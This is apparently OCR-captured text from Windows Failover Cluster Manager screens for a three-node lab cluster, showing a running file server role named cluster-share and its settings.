Cluster cluster.ludus.domain

Summary of Cluster cluster

cluster has 0 clustered roles and 3 nodes.

Name: cluster.ludus.domain

Current Host Server: test-cluster

Recent Cluster Events: None in the last 24 hours


Witness: Cluster Disk 1

Networks: Cluster

Subnets: 1 IPv4 a

Configure


Configure high availability for a specific clustered role, add one or more servers (nodes), o
Server 2022 or supported previous versions of Windows Server.



Name	Status	Type	Owner Node
cluster-share	Running	File Server	test-cluster


cluster-share

Status: Running
Priority: Medium
Owner Node: test-cluster
Client Access Name: cluster-share
IP Addresses: 10.3.10.101



